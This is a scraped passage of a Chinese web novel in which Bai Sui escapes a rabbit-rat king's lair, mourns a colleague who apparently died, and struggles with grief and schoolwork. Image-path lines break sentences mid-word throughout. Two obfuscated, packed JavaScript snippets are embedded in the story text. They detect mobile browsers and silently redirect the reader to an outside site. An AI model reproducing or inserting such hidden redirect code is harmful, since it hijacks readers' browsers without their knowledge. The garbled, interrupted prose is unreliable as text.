这是柏穗的猜想,但她相信兔鼠王至少是有情感的,对于它几个孩子的情感肯定远大于白兔鼠们。;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16401977|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 于是柏穗神情恳切地说:“我们不会伤害你的孩子,让我们离开吧。” 孔西茉:逗我呢? 舒思又放出在储存仓内压缩好的衣物,她一板一眼地套上棒球服。 孔西茉:舒姐你也在逗我? 黑兔鼠似乎听懂了,也可能没听明白,它的目光从舒思身上移到柏穗,又开始嗅闻。 柏穗的手环似乎被它的嗅闻牵动,她的神经有那么几瞬间好像和什么东西连接在了一起,随后又立刻断开。 兔鼠王估量了一圈,每位管理者都感到被兔鼠王打量了一番,然后它再次坐了下来。 它闭上了眼睛。 在人类看来,这似乎是一种默许。 孔西茉:就这么简单? 柏穗相信兔鼠王就像小刀一样,尝试过连接了自己的神经。但是这种连接不像是控制型的,而像是为了深入了解而进行的。 柏穗没读懂兔鼠王,但兔鼠王也许读到了柏穗的某些思想。 所以它同意了柏穗的请求。 “大家排队依次从这里走,不要急,都能出去哦。” 这几个管理者中,安丹桂最适合守在出口边像空乘似的感谢大家乘坐本次航班,欢迎下次再来。 邵封怀的黑眼罩就足以率先被pass,舒思冷冰冰的,孔西茉刚打了那个不安分的男人两拳,其余管理者各有各的特点,只有安丹桂看起来笑得最真诚,最能安抚大家的情绪。 最主要的是,孔西茉说他外形不错。 邵封怀先带着柯碟子出去了,柏穗留在队伍末尾。 一只小黑兔鼠离开妈妈的怀抱,偷偷溜了出来。 它妈妈将它养得极好,身体圆滚滚的,老鼠的尖嘴在这个阶段还没那么明显,因此它的老鼠脸近乎于仓鼠,胖嘟嘟的看起来没什么攻击力。 它这一生还没见过这么多人类,它好奇地盯着这些人一个又一个地消失在它的小窝后面。 柏穗甚至觉得它有点可爱,如果不是它妈妈在,她都想上去撸它两把。 “你先出去吧。”舒思对柏穗说道,安丹桂也已先一步出去。 舒思在队伍最后,和红头发的孔西茉一起,防止特殊情况的发生。 但一切看来都如此平静,甚至可以说是人和兔鼠和谐相处。 柏穗安心地想,终于能结束这场噩梦一样的经历了。 已经没剩下几个人在身后,她身心舒畅地迈入出口所在的墙壁,就像散步一样。 “不要!”突然身后传来一声严肃的阻止,伴随着男人女人凄厉的尖叫。 柏穗紧急回头,那个原本安分跟在孔西茉身后的男人似乎是对着兔鼠愤恨不已,但又惧怕巨大的黑兔鼠。所以他离开队伍,抬起脚就要往小黑兔鼠身上踩,想要把恨意发泄到小黑兔鼠上。 柏穗已经来不及再返回,她出去前最后一眼见到的,就是还没碰到小黑兔鼠的男人被兔鼠王的利爪穿过,串成烧烤串,血液直滴,落在地上,渗入地里。 新鲜无比的烧烤串。 兔鼠王从它的洞穴中探出来,它踏到地面上时,舒思感受到了地面的颤动。孔西茉面容凝肃,手持双枪,严阵以待 窝里的小黑兔鼠们离开了妈妈的怀抱,凑在一起不安地抖动。白兔鼠们也被感染,它们开始狂叫,开始摩挲爪子。 男人后面的几个无辜民众发出刺耳的尖叫声,狂奔向出口,那是面对死神降临时的惊恐万分。 11.都会过去的 出口,也就是柏穗进入空间的入口,柯碟子的店铺门前,“净土”前的空地上,此刻人头攒动。 天阴沉沉的,明明来时还阳光明媚。 云层像被墨汁浸染,沉甸甸地压在天际。原本该亮堂的早晨,竟暗得像傍晚。 柏穗想,明明她准备出来前,一切都还和平。 也许她再注意一点队伍里那些人的动静,如果她没有沉浸在摆脱噩梦的急切中,她就能看到那个男人的动作。 他害了仍然留在空间里的那几个人,他是死了,可也死有余辜。其余被救的人已经被带往异化局治疗和签署保密协议。这附近则被真理塔和异化局的人完全封锁。 虽然这次空间的范围极广,但是入口集中在海冲路附近,北边的入口仅仅一两个。 赵甫你说对了,海冲路附近是真的阴气重啊。 人群中夹杂着穿着深蓝色警服的人,他们来自零市警局。警局的人多少也知道点警告事件,他们负责善后事宜,并不全权处理。 一个穿着深蓝色警服样子的男人问:“不是说是A级警告事件吗?” “难说。这次的警告事件显然已经不止于A级了,说是S级都不为过。”和他穿着同样制服的女人回答道,并提出了自己的猜测。 “如果是这样……那地下……异化局的人岂不是判断失误?” “行了小点声。”女人赶快打断他的话。 柏穗静静听着他们的对话,没做出反应。 从B级跨越到S级……她能活下来真是件幸事。如果所有人都这样活下来,就好了。 她眼前浮现血肉模糊的光头男,面容如融蜡的驼背男,那个不安分的男人,还有生死未卜的舒思…… 她并不想让前几个复活,只希望最后一个不要和前几个一样列入死亡名单。 柏穗和柯碟子没有受伤,她们等候在柯碟子的店铺门口,“净土”小窗口旁的海报不知道被谁撕了下来,一点痕迹都没留下。 舒思迟迟没出来。 孔西茉倒是很快就出来了,她全身都是血,浓稠的部分是兔鼠的,稀一些的部分是人类的。她还拼死带出来几个幸存者。 看到相关处理人员把他们领走,孔西茉才说:“舒……舒姐她……” 然后她就晕了过去。 舒思随时都会出来,也随时都会死在里面。 柏穗这样想。 邵封怀处理完其它事务,也回到这里。 柏穗想进去帮舒思,可是被邵封怀制止:“所有入口都不允许进入。更何况你进去只会拖她的后腿,而且从这里进去,赶到出口还需要时间,如果那时她已经出来了呢?” 邵封怀说了这么多话,让柏穗有点恍恍惚惚的,入口……出口……什么出口? 快让舒思来和她说,舒思说话简洁多了。 “我们要相信舒思。”邵封怀嘴上这么说,却一直捏紧小黑盒,一眼不眨地盯着数值波动。 柏穗不安地用腕骨抵住嘴,每一次呼吸都显得沉重而艰难,柯碟子紧紧抓着她的胳膊,不敢看她最爱的店铺,用柏穗的后背作为遮挡捂住眼睛。 时间一分一秒度过,空气黏着而沉闷。 云层在不断堆积,整座城市都静得有些压抑。不知道哪家店的旧铁皮广告牌被风吹得发出 “哗啦哗啦” 的声响,远处的高楼大厦只余一片模糊的暗。 邵封怀忽然关闭了仪器,愣神望着“净土”的店门,他用一种沉痛的嗓音说: “数值已经恢复到0值,所有出入口都已关闭。” “唰——” 大雨终于落了下来。 柏穗身穿防酸雨的衣服站在田边,她望着湿润的泥土,被雨点打中会陷下的土块。 一股土的味道飘进鼻子里,纯粹而清洌。 种子种下去有几天了,一到下雨天,她就会想起“净土”前的遭遇。 当邵封怀间接宣判了舒思的死讯后,在天上积压已久的雨水终于倾泻而下。 潮湿的空气,湿润的眼眶。 她看见管理人员把入口处的封条撕下,因为出入口不再起作用。 她看见还没离开的许墨赋握住她的双手,抵着她的额头说:“都会过去的。” 她的声音神奇地抚平了柏穗的心,让她的呼吸都平缓了下来,但是之后难过的情绪还是如落潮后露出的礁石一样慢慢浮现。 她看见柯碟子肿着眼睛说:“钩吻种子我有,但是如果你能给我证明你能种活其它品种的种子,我才能给你。” “铃兰庇护所?他们派人找我问过,但我一向很讨厌他们。” “所以你也不知道他们为什么要钩吻种子?”柏穗问。 “我不关心这个。”柯碟子拿了几颗多余的种子给她,“这几个种子我自己还有,不过我不确定这是什么种子。你种种看吧,应该是有活性的。” 和柯碟子说了再见,她关上了门,然后又留了个门缝,对柏穗说:“都会过去的。” 柏穗简直要震颤,许墨赋究竟是什么人啊? 柏穗回头,许墨赋已经被带走了,不见踪影。 那天回去柏穗狠狠睡了一觉,她当然没买到供应点的菜,她也没心情吃,一直睡到傍晚她才自然醒。 她看着黑乎乎的家里,想到了兔鼠王的巢穴。肚子饿得疼,她的胃里和家里一样空落落的。 手环积压着消息提醒。 她先点开了和鲁鸢的对话框。 鲁鸢给她发来转账,整整一万彗钞,多的是对她特殊贡献的表扬。 由于她的居民身份还没转移到地下市场管理局的系统里,所以这仅仅是鲁鸢个人对她的实习工资发放。 除此以外,鲁鸢还给她推荐了一位心理医生。希望她感到不适时去看一下医生,作为地下市场管理局的预备成员,不需要收她的费用。 柏穗谢过鲁鸢的好意。 柏穗也加了邵封怀的账号,邵封怀问她舒思的悼念会要不要来参加。时间和地点都打在了屏幕上,无论她来不来都为会她留个位置。 柏穗打出几个字,点击发送:“我一定会去的。” 柯碟子则给柏穗发来一份上个时代使用的种植手册。 柏穗回了几句,然后点开和伍念初、杨烁三人群聊的对话框。 他俩讨论了半天作业内容,接着话题又莫名转移到邻居家的八卦上。 最后就是两人艾特柏穗,问她作业写了没。 柏穗似乎获得了一点力气。 那天她到伍念初家吃的晚饭。即便到访突然,这家人还是热情招待了她。 伍母说:“哎呀下次早说你来,我就让念初多买点菜了。” 伍父说:“欢迎你多来啊。” 伍念初说:“柏穗你怎么哭了?” 柏穗说自己想家里人了,随后擦去眼泪,但其实她都不知道家里人长什么样子,两辈子都是。 她只是为舒思而哭。 柏穗回去强撑着写完作业,又一次睡得天昏地暗。 异化局内,六楼。 邵封怀所在的这间办公室的墙壁被刷成绛黑色,看起来比鲁鸢办公室的深红又多出几分肃穆。 但这不是他的办公室。 窗边站着的那位只给邵封怀留下一个背影:“你们的判断失误,差点让那位受到伤害!” 说话的是一个身材魁梧的中年男人,他声音粗犷,眼睛从窗户外移向窗户上身后三人的倒影。 安丹桂的笑容凝固在脸上,疑惑地问道:“哪位啊?我怎么不知道?” 他看向两边的邵封怀和孔西茉,两个人都没什么表情,一个低头看地,一个抬头看天花板。 没人理他。 “敢情就我不知道呗。行。”安丹桂用手指撑着下巴,无聊地点着头。 抬头看天花板数着霉点的孔西茉忽然开口:“以前从没有出现这种规模的空间,我怀疑问题出在……” “别说了。”邵封怀打断她的话,不让她继续说一些可能影响到她自己的无端猜测。 是的,即便是几乎确认,但是没有证据,就是无端猜测,甚至于污蔑。 证据永远存在,只是他们无法获得而已。 “谨言慎行……这很好……”中年男人慢悠悠地说,仿佛每个字都在嘴里嚼过一遍才说出 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16401978|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 口。 安丹桂不耐烦地跺脚。 邵封怀看了一眼孔西茉说:“我们之前没有遇到过兔鼠王,对它们的了解仅限于白色兔鼠的习性,以为黑白兔鼠只是颜色上的区别。” 没想到是阶级上的区别。 “这次之后,我们会安排人重新检查和调整对之前异化动物的记录,看有没有类似的疏漏。”邵封怀说完,安丹桂朝他眨眨眼,再次遭到无视。 “算了,舒……舒思是吧。她的悼念会你们好好办,办给真理塔那群人看看!我们的人因为他们,又牺牲一位!”局长叹了口气,随后说,“邵封怀你可以走了。” “是!”邵封怀大声应道,阔步走出异化局局长办公室,一滴清泪滑落他的脸颊。 安丹桂看着邵封怀走出去,想着这人怎么还是一副当兵的做派。 办公室门的光幕恢复成白色,安丹桂随后扭头嬉皮笑脸地问道:“辛局长,那我们做什么呢?” 辛局长听出他刻意的用词,“哼”了一声。 辛局长,辛连。异化局新任局长。 在前局长犯了重大错误被真理塔换下去后,辛连作为真理塔某部部长原本当得安安分分,理所应当,却被对头找了个理由下放到地下市场管理局做了新任局长。 即便是从部长到局长,但是对辛连来说,是从高层到基层的云泥之别。 他到任第一件事,就是将“地下市场管理局”这个名字改成“异化局”。 真理塔的人才不管这个所谓的“局”是什么名字,只要它存在,只要它的人员存在,能帮他们处理麻烦就行了。 辛连知道局里有人对前局长念念不忘,对这个新名称嗤之以鼻。 他急于培养自己的势力。 “你们俩是我看着上来的,我在真理塔任职的时候没少照拂你俩吧?”辛连笑着说,试图打感情牌,但对象找错了人。 安丹桂歪头:“有这回事儿吗?” 孔西茉接着说:“我一心工作,别的不知道。我还有事,就先走了。” “我也到下班时间了。”安丹桂挥挥手离开。 辛连胸口顿时像憋了一口闷气:“两个不知好歹的家伙!” 异化局面朝真理塔的方向,辛连和异化局一样,此刻面对着真理塔,虽然它已经融入了夜色之中,但辛连还是能准确感受到它的存在。 “我一定会再次回到那里……”他回头,蓝绿色的眼瞳像一只捕猎中的豹子,它不是不动,只是在等待一个一击必中的时机。 柏穗在家里翻出一个古董锄头。 那柄古董锄头斜倚在墙角,柏穗好奇自己之前怎么没发现它的存在。明明家里上上下下都被她早就翻过一遍。 锄头的木柄处裹着深褐包浆,能看到上面的细密纹路,握柄处被磨得发亮,可以想象出当时它被使用得有多么频繁。 锄头的金属刃部覆盖着斑斑锈迹,与木柄衔接处用铁箍固定,缝隙里嵌着点点泥土。 柏穗给它洗洗搓搓一番后觉得它尚能使用。 有种子,有工具,有种植手册。 种田大业可以正式开始了,但柏穗自身面临着一个问题。 她发现自己无法静心完成作业,看课也是无聊透顶。她不愿意去琢磨出题人的想法,不愿意去深究题目的细节,不愿意听机器人讲课,也不愿意听真人讲题。 光是“厌学”倒还好办,问题是厌学背后的心理问题让她恐惧。 特别是当舒思的悼念会日期一点点接近,她越来越懒惰,越来越难以动笔。 她每天还是照常去买菜,和伍念初和杨烁说说笑笑买完菜回来,就盯着自己的田看,时不时用古董锄头给土地松松土。 尽管她知道仅仅是松土,对于这样的烂土地来说无济于事。 她已经好几天没做学校的作业了,第三天没交作业时,学校给她的监护人发去第一次警告。 由于柏穗目前没有监护人,所以是柏穗自己收到了警告。 但柏穗还是照常不做作业。 在学校给她二次警告的当天,鲁鸢发来消息: “管理局在组建集训营,我建议你参加。”